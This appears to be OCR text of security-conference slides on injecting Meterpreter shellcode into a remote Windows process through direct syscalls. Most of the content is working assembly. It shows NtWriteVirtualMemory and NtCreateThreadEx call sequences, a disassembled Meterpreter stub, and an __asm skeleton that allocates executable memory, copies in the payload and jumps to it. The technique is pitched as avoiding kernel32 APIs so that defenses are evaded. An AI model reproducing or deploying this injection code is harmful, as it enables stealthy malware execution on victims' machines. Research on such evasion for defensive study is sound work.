
- Writing Meterpreter shellcode into remote process.

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtWriteVirtualMemory(

IN HANDLE               ProcessHandle,
IN PVOID                BaseAddress,
IN PVOID                Buffer,
IN ULONG                NumberOfBytesToWrite,
OUT PULONG              NumberOfBytesWritten OPTIONAL

);
```



NtWriteVirtualMemory

```
lea eax, dword ptr [ebp-0x8]
push eax
push 0x17D
push dword ptr [ebp-0x28]
push dword ptr [ebp-0x20]
push dword ptr [ebp-0x2C]
mov eax, dword ptr [edi+0x4]
call ourSYSCALL
```



Bytes Written

Size of shellcode

Shellcode pointer

Pointer to allocated buffer

Handle of process

INVOKE SYSCALL

NtCreateThreadEx

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateThreadEx (

OUT             PHANDLE hThread,
IN              ACCESS_MASK DesiredAccess,
IN              PVOID ObjectAttributes,
IN              HANDLE ProcessHandle,
IN              PVOID lpStartAddress,
IN              PVOID lpParameter,
IN              ULONG Flags,
IN              SIZE_T StackZeroBits,
IN              SIZE_T SizeOfStackCommit,
IN              SIZE_T SizeOfStackReserve,
OUT             PVOID lpBytesBuffer
);
```

lpStartAddress

Meterpreter address

NtCreateThreadEx

```
xor ecx, ecx
push ecx
push ecx
push ecx
push ecx
push ecx
push ecx
push ecx
push dword ptr [ebp-0x20]
push dword ptr [ebp-0x2C]
push ecx
push 0x1fffff
lea ebx, dword ptr [ebp-4]

mov eax, dword ptr [edi-0xC]
call ourSYSCALL
```

Shellcode pointer in CrypTool.exe

INVOKE SYSCALL

Integrating Meterpreter

```
0:  81 ec e8 03 00 00     SUB    esp,0x3e8
6:  eb 06                 JMP 0xE
8:  5a                    POP    EDX
9:  e9 86 01 00 00        JMP 0x194
e:  e8 f5 ff ff ff        CALL   0x8
13: da d6                 fcmovbe st,st(6)
15: bd 35 ec f8 9a        MOV    ebp,0x9af8ec35
1a: d9 74 24 f4           FNSTENV [ESP-0xC]
1e: 5e                    POP    ESI
1f: 2b c9                 SUB    ECX,ECX
21: b1 59                 MOV    CL,0x59
194:    89 55 a4          MOV DWORD PTR [ebp-0x5c],edx
197:    31 c0             XOR EAX, EAX
```

Get address of meterpreter

Syscall shellcode

One Shellcode to Pwn Them All

- Zero kernel32 API calls.
- Combining both **Meterpreter** and the **syscall** shellcode into one.
- Call the complete shellcode using syscalls.
- Using **NtAllocateVirtualMemory** and **NtWriteVirtualMemory** to execute the shellcode.
- No **VirtualAlloc** or **memcpy** used.

Execution Skeleton


```
__asm {
    push 0x40
    push 0x3000
    mov dword ptr[ebp-0xc], 0x390
    lea ebx, dword ptr[ebp-0xc]
    push ebx
    xor ebx, ebx
    push ebx
    mov dword ptr[ebp-0x10], ebx
    lea ebx, dword ptr[ebp-0x10] // allocated space
    push ebx
    push 0xffffffff
    mov eax, dword ptr[edi+0x4]
    call ourSYSCALL

    lea eax, dword ptr[ebp-0xc]
    push eax
    push 0x390
    mov eax, met
    push eax
    push dword ptr[ebp-0x10] // allocated space
    push 0xffffffff
    mov eax, dword ptr[edi-0x8]
    call ourSYSCALL
    jmp dword ptr[ebp-0x10]

}
```

Shellcode size

Equivalent WinAPI Code

```
void* exec = VirtualAlloc();
memcpy(exec, code, sizeof(code));
((void(*)())exec)();
```

Run shellcode



DEMO

Thank You!

ProcInjectShellcode

https://github.com/nixpal/ProcInjectSyscall

ShellWasp

https://github.com/Bw3ll/ShellWasp